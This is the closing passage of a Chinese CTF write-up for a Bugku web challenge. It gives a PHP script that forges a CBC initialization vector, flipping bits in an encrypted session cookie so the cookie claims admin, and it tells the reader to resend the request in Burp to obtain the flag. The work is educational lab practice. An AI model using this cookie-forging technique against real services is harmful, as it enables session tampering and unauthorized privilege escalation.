
```
<?php
#计算iv
$res = base64_decode('yeiydaYLG5RNzOPWaQgOkG1lljtzOjU6lmFkbWluljtzOjg6lnBhc3N3b3JkljtzOjM6lJyMyI7fQ=='); //这里放burp放回的base64数据
$iv = base64_decode(urldecode('TD9F!%2FvbrZn%2FSjSD9bfSQ%3D%3D')); //这里放cookie中的iv
$plaintext = 'a:2:{s:8:"userna';
$new_iv = "";
for ($i = 0; $i < 16; $i++){
    $new_iv = $new_iv . chr(ord($iv[$i]) ^ ord($res[$i]) ^ ord($plaintext[$i]));
}
echo urlencode(base64_encode($new_iv));
?>
```

执行结果:

KUlehl2G9ChSXTRdhiiyGQ%3D%3D

在burp中, 将iv替换上去, go一下。得到flag。

需要注意的是, 每次发送数据包, cipher和iv都会变化, 所以前面的步骤要一气呵成哦~



本题其余几篇wp: <https://blog.csdn.net/zpy1998zpy/article/details/80684485>
<https://www.cnblogs.com/cioi/p/11788320.html>
<http://www.mamicode.com/info-detail-2461903.html>

文章内借鉴很多大佬的wp, 并已在文章内附上原文链接

总结:

至此, bugkuctf web基础篇做完了, 学到了很多, get到了很多新知识, 看了很多大佬的博客, 能深刻体会到自己还是一只小菜鸡, 要做更多的题目, 来增长奇奇怪怪的知识, 手动滑稽